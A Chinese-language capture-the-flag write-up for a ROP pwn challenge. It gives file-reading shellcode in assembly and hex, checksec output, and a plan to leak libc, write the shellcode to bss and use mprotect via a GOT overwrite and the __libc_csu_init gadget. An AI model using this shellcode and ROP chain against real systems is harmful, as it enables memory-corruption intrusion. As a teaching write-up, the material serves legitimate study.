


seccomp 把 execve 封了所以想直接 getshell 有点困难

但题目上说 flag 目录是/home/zsctf/flag

我们可以写 shellcode 执行通过 syscall 利用 open read write 去把 flag 读 出来

shellcode.asm

```
global _start
_start:
xor  rsi,rsi
push rsi                ;以0结尾
mov  rax,"ctf/flag"
push rax
mov  rax,"/home/zs"
push rax
mov  rdi,rsp
xor  rdx,rdx
xor  rax,rax
mov  al,0x2             ;open打开文件
syscall

mov rdi,rax
mov rsi,rsp
mov dl,0x30
xor rax,rax             ;read将flag读到栈中
syscall

mov al,0x1
mov rdi,rax
mov dl,0x30             ; write写出
syscall


shellcode="\x48\x31\xF6\x56\x48\xB8\x63\x74\x66\x2F\x66\x6C\x61\x67\x50\x48"
shellcode+="\xB8\x2F\x68\x6F\x6D\x65\x2F\x7A\x73\x50\x48\x89\xE7\x48\x31\xD2"
shellcode+="\x48\x31\xC0\xB0\x02\x0F\x05\x48\x89\xC7\x48\x89\xE6\xB2\x30\x48"
shellcode+="\x31\xC0\x0F\x05\xB0\x01\x48\x89\xC7\xB2\x30\x0F\x05"
```

当然用 Pwntools 的 shellcode 模块也可以实现

但我不太会用(逃 ε=ε=ε= ┌(゜口 ゜😉┘ 总是日常报错

所以我是写好汇编用 nasm 编译出来提取的。。。。。（有点笨 2333）

```
@zhakul:~/ctf/pwn/zsctf2018/ROP# checksec rop
'/root/ctf/pwn/zsctf2018/ROP/rop'
Arch:     amd64-64-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
@zhakul:~/ctf/pwn/zsctf2018/ROP#
```

保护只开了 NX 写个所以 shellcode 是不能放在栈里执行的

写个 rop 绕一下

大致思路

1. 利用 write 泄露 read(只要是执行过的 got 表里有东西的函数就行)的地址
2. 利用 read 将 shellcode 写到 bss 段上
3. 根据偏移算出 mprotect 地址覆写 got 表
4. 利用 mprotect 将 bss 段权限设置为 rwx (bss 段没有执行权限)
5. 跳到 bss 执行 shellcode

在 rop 时需要 gadget 设置参数对于 gadget 的寻找我用 pwn 的 rop 模块实现的

```
[*] Loaded cached gadgets for './rop'
Gadget(0x4012a3, [u'pop rdi', u'ret'], [u'rdi'], 0x8)
Gadget(0x4012a1, [u'pop rsi', u'pop r15', u'ret'], [u'rsi', u'r15'], 0xc)
None
None
None
None
None
```

因为 ROPgadget 的命令每次都好长

所以自己写了个找基本参数寄存器的脚本（其实就是几个 print（￣_￣|||)


当然比不上 ROPgadget 的

```python
from pwn import*
elf=ELF('./rop')
rop=ROP(elf)
print(rop.rdi)
print(rop.rsi)
print(rop.rdx)
print(rop.rcx)
print(rop.r8)
print(rop.r9)
print(rop.rax)
```

通过寻找发现找不到 rdx 第三个参数不好设置

但在写 shellcode 进 bss got 表覆写时第三参数还是有必要的

所以我们可以用一个万能的 gadget —> 函数__libc_csu_init



可以看出 rdi ,rsi ,rdx 都通过 r13 ,r14 ,r15 赋过去了

rbx 给 0 ， rbp 给 1，要不然会成一个循环

至于 r12 ,就放要利用的函数地址，rbx 为 0，所以就可以直接 call r12

还有一个要注意的地方就是 mprotect 的参数

因为内存以页的形式存在，修改权限也是整页的修改

所以 mprotect 第一个参数要是内存页首地址

且第二的 size 要是内存页大小的倍数（内存页大小一般 2k 也就是 0x1000）

我写时 mprotect 第一个参数是 0x403000 第二个参数（size）是 0x1000，

反正不管你怎么写你要确保 bss 段的 shellcode 被包含在你开出权限的地址里

写 shellcode 进 bss 和覆写 got 表时要注意，两次 send 之间暂停一下

要不然发太快会被第一个 read 全读了

脚本太长不贴了

有需要记得要 ε=ε=ε=(~￣▽￣)~